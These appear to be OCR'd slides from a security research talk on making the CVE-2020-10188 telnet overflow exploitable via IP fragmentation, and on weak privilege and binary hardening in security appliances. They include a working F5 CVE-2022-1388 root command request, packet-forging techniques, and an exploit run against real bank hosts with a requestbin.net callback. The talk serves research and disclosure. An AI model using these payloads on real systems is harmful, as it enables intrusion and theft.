Once upon an assign() ...

Who Am I

Marco Ortisi

https://www.linkedin.com/in/marco-ortisi-a156037/

Case Study.

CVE-2020-10188

The BraveStarr Vulnerability

CVE-2020-10188: BraveStarr

- Buffer Overflow / Memory Corruption on netkit-telnet leads to RCE
  - Announced by Ronald Huizer on March 2020

- Exploit code (python PoC) available for Fedora 31:
  - works if tested against localhost
  - does not work if tested over the LAN (unless jumbo frames are supported)
  - definitely does not work on the internet

- Troubleshooting: the vulnerable server must fill an 8k buffer with a single read act for the exploit to work

CVE-2020-10188: BraveStarr

- Most of networks work thanks to the Ethernet standard
  - MTU (Maximum Transmission Unit) = 1500 bytes
- For 8k of data, 6 packets have to be sent out
  - However fast are sent, as soon as the first packets reach the target, the victim's kernel makes data immediately available to application in user land interested to read and process it

14:11:10,316133	192.168.0.107	192.168.0.108	TELNET	1520 Telnet Data ...
14:11:10,316143	192.168.0.107	192.168.0.108	TELNET	1520 Telnet Data ...
14:11:10,316147	192.168.0.107	192.168.0.108	TELNET	1520 Telnet Data ...
14:11:10,316151	192.168.0.107	192.168.0.108	TELNET	1520 Telnet Data ...
14:11:10,316155	192.168.0.107	192.168.0.108	TELNET	1520 Telnet Data ...
14:11:10,316169	192.168.0.107	192.168.0.108	TELNET	1023 Telnet Data ...
14:11:10,317110	192.168.0.108	192.168.0.107	TCP	72 23 → 45808 [ACK] Seq=4172776568 Ack=3815414458
14:11:10,317431	192.168.0.108	192.168.0.107	TCP	72 23 → 45808 [ACK] Seq=4172776568 Ack=3815418802
14:11:10,317440	192.168.0.108	192.168.0.107	TCP	72 23 → 45808 [ACK] Seq=4172776568 Ack=3815419753

- 6 packets, 3 ACK


CVE-2020-10188: BraveStarr

- So…not exploitable over the LAN or the internet
  - Beautiful and elegant bug but substantially useless…

- Misunderstood vulnerability?
  - No public exploit able to work against the LAN/internet to date

The heart of the matter...

How do I make sure the vulnerable service on the victim host receives 8k of data in a single read, when my transmission medium is an ethernet card that can handle a maximum of 1500 bytes at a time?


UNIX
NETWORK PROGRAMMING
Networking APIs: Sockets and XTI
W. RICHARD STEVENS
TCP/IP Illustrated Volume 1
TCP/IP Illustrated Volume 2
TCP/IP Illustrated, Volume 3
TCP for Transactions, HTTP, NNTP, and the UNIX® Domain Protocols
ADDISON-WESLEY PROFESSIONAL COMPUTING SERIES

IP Fragmentation!!!!!!


CVE-2020-10188: IP Fragmentation

9	1.716654	192.168.0.107	192.168.0.106	IPv4	1496	Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #14]
10	1.819590	192.168.0.107	192.168.0.106	IPv4	1496	Fragmented IP protocol (proto=TCP 6, off=1456, ID=0001) [Reassembled in #14]
11	1.922643	192.168.0.107	192.168.0.106	IPv4	1496	Fragmented IP protocol (proto=TCP 6, off=2912, ID=0001) [Reassembled in #14]
12	2.025596	192.168.0.107	192.168.0.106	IPv4	1496	Fragmented IP protocol (proto=TCP 6, off=4368, ID=0001) [Reassembled in #14]
13	2.129698	192.168.0.107	192.168.0.106	IPv4	1496	Fragmented IP protocol (proto=TCP 6, off=5824, ID=0001) [Reassembled in #14]
14	2.232592	192.168.0.107	192.168.0.106	TELNET	971	Telnet Data ...
15	2.233698	192.168.0.106	192.168.0.107	TCP	66	23 → 45384 [ACK] Seq=1807030044 Ack=3016761960 Win=45260 Len=0

```
    Fragment Offset: 7280
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xf18c [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.0.107
    Destination Address: 192.168.0.106
  > [6 IPv4 Fragments (8211 bytes): #9(1456), #10(1456), #11(1456), #12(1456), #13(1456), #14(931)]
v Transmission Control Protocol, Src Port: 45384, Dst Port: 23, Seq: 3016753769, Ack: 1807030044, Len: 8191
    Source Port: 45384
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 8191]
    Sequence Number: 3016753769
    [Next Sequence Number: 3016761960]
```

CVE-2020-20188: Exploit re-implementation

- Implement a poor TCP/IP stack in userland by using raw socket to forge packets manually (scapy)
- Kernel interference: every packet coming from victim is RSTed



- Solution: inhibit sending of TCP RST to target host from attacker's machine (iptables rule)

```
root@cadmodicoo:/tmp/bravestarr/centos7#
```

```
xabino@cadmodicoo:~$
```

CVE-2020-10188: Bug Bounties

- Scanned the internet...
- Found vulnerable banks in Africa and Asia

```
root@cadmodicoo:/exploits/bravestarr# ./brave.py -H [redacted].225 command "[redacted]
[redacted].requestbin.net"

[redacted] Connecting to [redacted].225:23
Begin emission:
Finished sending 1 packets.
.......*
Received 8 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
Connected
Sent 1 packets.
......
Sent 6 packets.
..
Sent 1 packets.
..
Sent 1 packets.

Sent 2 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

TIME: 1/8/2021, 2:55:26 PM
FROM: 172.253.11.5

DATA

ZA-MSWEB-UAT-01

A journey to hell

- Security appliances
  - Email gateways
  - Content filtering systems
  - Load balancers
  - VPN servers
  - Proxy servers
  - Firewalls
  - Network Devices...
- Generally based on Linux or BSD kernel

Why Security Appliances?

At least three good reasons...

Least-Privilege Principle

- All processes run as root
- No privilege drop when needed

```
# lsof | grep "IronPort:" | grep LISTEN
euq_webui  1173    root  125u     IPv4 0xfffff8009f620408                0t0      TCP IronPort:82 (LISTEN)
euq_webui  1173    root  126u     IPv4 0xfffff8009f61f000                0t0      TCP IronPort:83 (LISTEN)
gui        1184    root  152u     IPv4 0xfffff801dac9b810                0t0      TCP IronPort:80 (LISTEN)
gui        1184    root  261u     IPv4 0xfffff801dac9b408                0t0      TCP IronPort:443 (LISTEN)
ginetd     1268    root   96u     IPv4 0xfffff80134214810                0t0      TCP IronPort:22 (LISTEN)
api_serve  1652    root  125u     IPv4 0xfffff8019b8c4000                0t0      TCP IronPort:6080 (LISTEN)
api_serve  1652    root  127u     IPv4 0xfffff800ad4a5408                0t0      TCP IronPort:6443 (LISTEN)
hermes    24321    root  144u     IPv4 0xfffff801dac99408                0t0      TCP IronPort:25 (LISTEN)
#
```

Least-Privilege Principle

CVE-ID	
CVE-2021-1359	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

A vulnerability in the configuration management of Cisco AsyncOS for Cisco Web Security Appliance (WSA) could allow an authenticated, remote attacker to perform command injection and elevate privileges to root. This vulnerability is due to insufficient validation of user-supplied XML input for the web interface. An attacker could exploit this vulnerability by uploading crafted XML configuration files that contain scripting code to a vulnerable device. A successful exploit could allow the attacker to execute arbitrary commands on the underlying operating system and elevate privileges to root. An attacker would need a valid user account with the rights to upload configuration files to exploit this vulnerability.

Least-Privilege Principle

Palo Alto Networks Security Advisories / CVE-2021-3060

CVE-2021-3060 PAN-OS: OS Command Injection in Simple Certificate Enrollment Protocol (SCEP)

Severity 8.1 · HIGH

Attack Vector **NETWORK**	Scope **UNCHANGED**
Attack Complexity **HIGH**	Confidentiality Impact **HIGH**
Privileges Required **NONE**	Integrity Impact **HIGH**
User Interaction **NONE**	Availability Impact **HIGH**

NVD JSON

Published **2021-11-10**

Updated **2021-11-10**


Reference **PAN-176661**

Discovered **externally**

Description

An OS command injection vulnerability in the Simple Certificate Enrollment Protocol (SCEP) feature of PAN-OS software allows an unauthenticated network-based attacker with specific knowledge of the firewall configuration to execute arbitrary code with root user privileges. The attacker must have network access to the GlobalProtect interfaces to exploit this issue.

Least-Privilege Principle



IR Number	FG-IR-21-067
Date	Jul 19, 2021
Severity	●●●●● Critical
CVSSv3 Score	7.5
Impact	Remote code execution as root
CVE ID	CVE-2021-32589

PSIRT Advisories

FortiManager & FortiAnalyzer - Use after free vulnerability in fgfmsd daemon

Summary

A Use After Free (CWE-416) vulnerability in FortiManager and FortiAnalyzer fgfmsd daemon may allow a remote, non-authenticated attacker to execute unauthorized code as root via sending a specifically crafted request to the fgfm port of the targeted device.
Please note that FGFM is disabled by default on FortiAnalyzer and can only be enabled on specific hardware models:
1000D, 1000E, 2000E, 3000D, 3000E, 3000F, 3500E, 3500F, 3700F, 3900E.

Least-Privilege Principle

CVE	Score(CVSS 3.0)	Vector	Weakness	Description
CVE-2021-22937	9.1	AV:N/AC:L /PR:H/UI:N /S:C/C:H /I:H/A:H	CWE-434	A vulnerability in Pulse Connect Secure before 9.1R12 could allow an authenticated administrator to perform a file write via a maliciously crafted archive uploaded in the administrator web interface.

Least-Privilege Principle - F5 Big-IP (CVE-2022-1388)

Request

Pretty Raw Hex

```
1 POST /mgmt/tm/util/bash HTTP/1.1
2 Host: <redacted>:8443
3 Authorization: Basic YWRtaW46
4 Connection: keep-alive, X-F5-Auth-Token
5 X-F5-Auth-Token: 0
6 Content-Length: 52
7
8 {
    "command":"run",
    "utilCmdArgs":" -c 'id' "
  }
9
10
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Mon, 09 May 2022 08:23:21 GMT
3  Server: Jetty(9.2.22.v20170606)
4  X-Frame-Options: SAMEORIGIN
5  Strict-Transport-Security: max-age=16070400; includeSubDomains
6  Content-Type: application/json; charset=UTF-8
7  Allow:
8  Pragma: no-cache
9  Cache-Control: no-store
10 Cache-Control: no-cache
11 Cache-Control: must-revalidate
12 Expires: -1
13 Content-Length: 171
14 X-Content-Type-Options: nosniff
15 X-XSS-Protection: 1; mode=block
16 Content-Security-Policy: default-src 'self'  'unsafe-inline' 'unsafe-eval' data: blob:; img-src
   'self' data:  http://127.4.1.1 http://127.4.2.1
17 Keep-Alive: timeout=4, max=100
18 Connection: Keep-Alive
19
20 {
     "kind":"tm:util:bash:runstate",
     "command":"run",
     "utilCmdArgs":" -c 'id' ",
     "commandResult":
     "uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0\n"
   }
```

Binary Hardening

- 64-bit OS but 32-bit binaries
  - Less effective ASLR
- Stack and Heap generally not executable…
  - No stack canaries
- No RELRO
- Non-PIE

```
08048000-08082000 r-xp 00000000 07:06 233430          .text, .plt, ...
08082000-08083000 rw-p 0003a000 07:06 233430          .data, .got, .bss ...
08247000-082aa000 r-xp 00000000 07:06 80246
082aa000-082ac000 rw-p 00062000 07:06 80246
0836e000-0841e000 rw-p 00000000 00:00 0               main thread .heap
```

Binary Hardening

Issue 2132: F5 Big IP - ASM stack-based buffer overflow in is_hdr_criteria_matches

Reported by fwilhelm@google.com on Thu, Dec 17, 2020, 8:42 PM GMT+1 Project Member

smuggling techniques. Combining request smuggling to send a HTTP/0.9 request to the backend application can allow an attacker to trick BigIP into parsing (user controlled) HTTP content as HTTP headers and trigger this vulnerability.

Compromised backend: If an attacker can compromise a (potentially low privileged) backend, they can use this access to exploit the vulnerability and gain access to the F5 appliance.

While triggering the vulnerability is complex, exploiting it is trivial: The bd process has an executable stack and does not support basic exploit mitigations like PIE or stack cookies. The attached proof-of-concept demonstrates arbitrary code execution against F5 BigIP v16.01 assuming a vulnerable ASM configuration and a compromised backend.

This bug is subject to a 90 day disclosure deadline. After 90 days elapse, the bug report will become visible to the public. The scheduled disclosure date is 2021-03-17. Disclosure at an earlier date is also possible if agreed upon by all parties.

System Libraries & Components obsolete

```
bash-4.1# ./cabextract --help
./cabextract --help
Usage: ./cabextract [options] [-d dir] <cabinet file(s)>

This will extract all files from a cabinet or executable cabinet.
For multi-part cabinets, only specify the first file in the set.

Options:
  -v   --version     print version / list cabinet
  -h   --help        show this help page
  -l   --list        list contents of cabinet
  -q   --quiet       only print errors and warnings
  -L   --lowercase   make filenames lowercase
  -f   --fix         fix (some) corrupted cabinets
  -d   --directory   extract all files to the given directory

cabextract 0.5 (C) 2000-2001 Stuart Caie <kyzer@4u.net>
This is free software with ABSOLUTELY NO WARRANTY.
bash-4.1#
```

https://www.cabextract.org.uk/#vulns

Security vulnerabilities in cabextract

This is a list of security vulnerabilities reported in cabextract, and the version(s) of cabextract they affect. You should upgrade to the latest version where possible. If you discover a security vulnerability in cabextract, please contact me immediately.

Vulnerability	Affected
CVE-2018-18584: A CAB file with a Quantum-compressed block of exactly 38912 bytes will write one byte beyond the end of the input buffer	< 1.8
CVE-2015-2060: A CAB file with overlong UTF-8 encodings for "/" can get its files extracted to an absolute path instead of the current directory. On Cygwin, a CAB file using both "/" and "\" can evade checks for absolute files and "../" directory traversals and can get its files extracted to any path	< 1.6
CVE-2015-4471: A CAB file with LZX-compressed data ending early during an odd-sized uncompressed block can cause a 1 byte under-read, but no crash	< 1.5
CVE-2015-4470: A CAB file with MSZIP-compressed data and a distance code of 30 causes a 1 byte over-read, but no crash	< 1.5
CVE-2014-9732: A CAB file with two folders, the second folder invalid, and a file decompression order of folder 1, 2, 1, causes execution to jump to NULL	< 1.5
CVE-2014-9556: On 32-bit architectures, a CAB file with invalid file offset or length (where offset + length == 2^32) causes an infinite loop in the Quantum decoder	< 1.5
CVE-2010-2801: A CAB file can cause the Quantum decoder to write a small negative length for output. cabextract's `--test` mode interprets this as a large unsigned integer and reads most of the address space, causing a segfault	1.2
CVE-2010-2800: A CAB file that ends during an MS-ZIP uncompressed block causes an infinite loop in the MS-ZIP decoder	< 1.3
CVE-2004-0916: A CAB file can use "../" in filenames to traverse directories	< 1.1

Scope & Attack surface

- Scope
  - Pre-auth RCE
- How to achieve?
  - First: get access to the device ☺
  - Attack what is most exposed
  - Skip services bound to inner LAN only
  - Focus on all that is "web" and proprietary C/C++ components

Fuzzing...Funzzig...Fuzznig...

- How to fuzz a proprietary component in a black-box way?
  - No compiler but target VM based on specific linux distros:
    - compile the tools chain (fuzzer & co) in a compatible VM
    - hybrid approach
  - Interesting C++ class in self-contained library?
    - fuzz the library in your fastest system, locally
    - similar approach to isolate and test C functions


Fuzzing...Funzzig...Fuzznig...

- How to generate test cases?
  - If standard protocol documented via RFC no problem
    - Easy to generate test-cases manually
    - Reuse of test-cases from the internet
  - If proprietary protocol and native/open source client available:
    - Network traffic interception via proxy/socks/frida/etc...
    - Requests intercepted utilized as test cases
  - If proprietary protocol and no client available
    - Manual reverse engineering, a lot of time available and fingers crossed

A day like many others ...


```
pwndbg> c
Continuing.

Thread 3 received signal SIGSEGV, Segmentation fault.
[Switching to Thread 6416.6427]
0x0806ecb9 in [redacted] ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 EAX  0xa7078
 EBX  0x80827c8 —□ 0x8082554 □— 0x1
 ECX  0xf57a78b8 □
 EDX  0xa706f
 EDI  0xa706f
 ESI  0xf68a2f9c —□ 0xf5700848 □— 0x83050083
 EBP  0xf68a2f68 —□ 0xf68a2fd8 —□ 0xf68a31a8 —□ 0xf68a31f8 —□ 0xf68a3268 □— ...
 ESP  0xf68a2f30 —□ 0x4e7297 (malloc+87) □— test   esi, esi
 EIP  0x806ecb9  □— mov    edx, dword ptr [ecx]

pwndbg> x/4bx 0xf57a78b8
There are no mappings for specified address or module.
pwndbg>
```

- C++ app, 32-bit binary, security appliance presumably based on CentOS/RHEL 6.x 64-bit
- Libraries: libc 2.12 - libstdc++ 4.4.7 (> 10 years old)
- NX (stack/heap not executable) + full ASLR (randomize_va_space = 2)
- No PIE, No RELRO, No stack canary

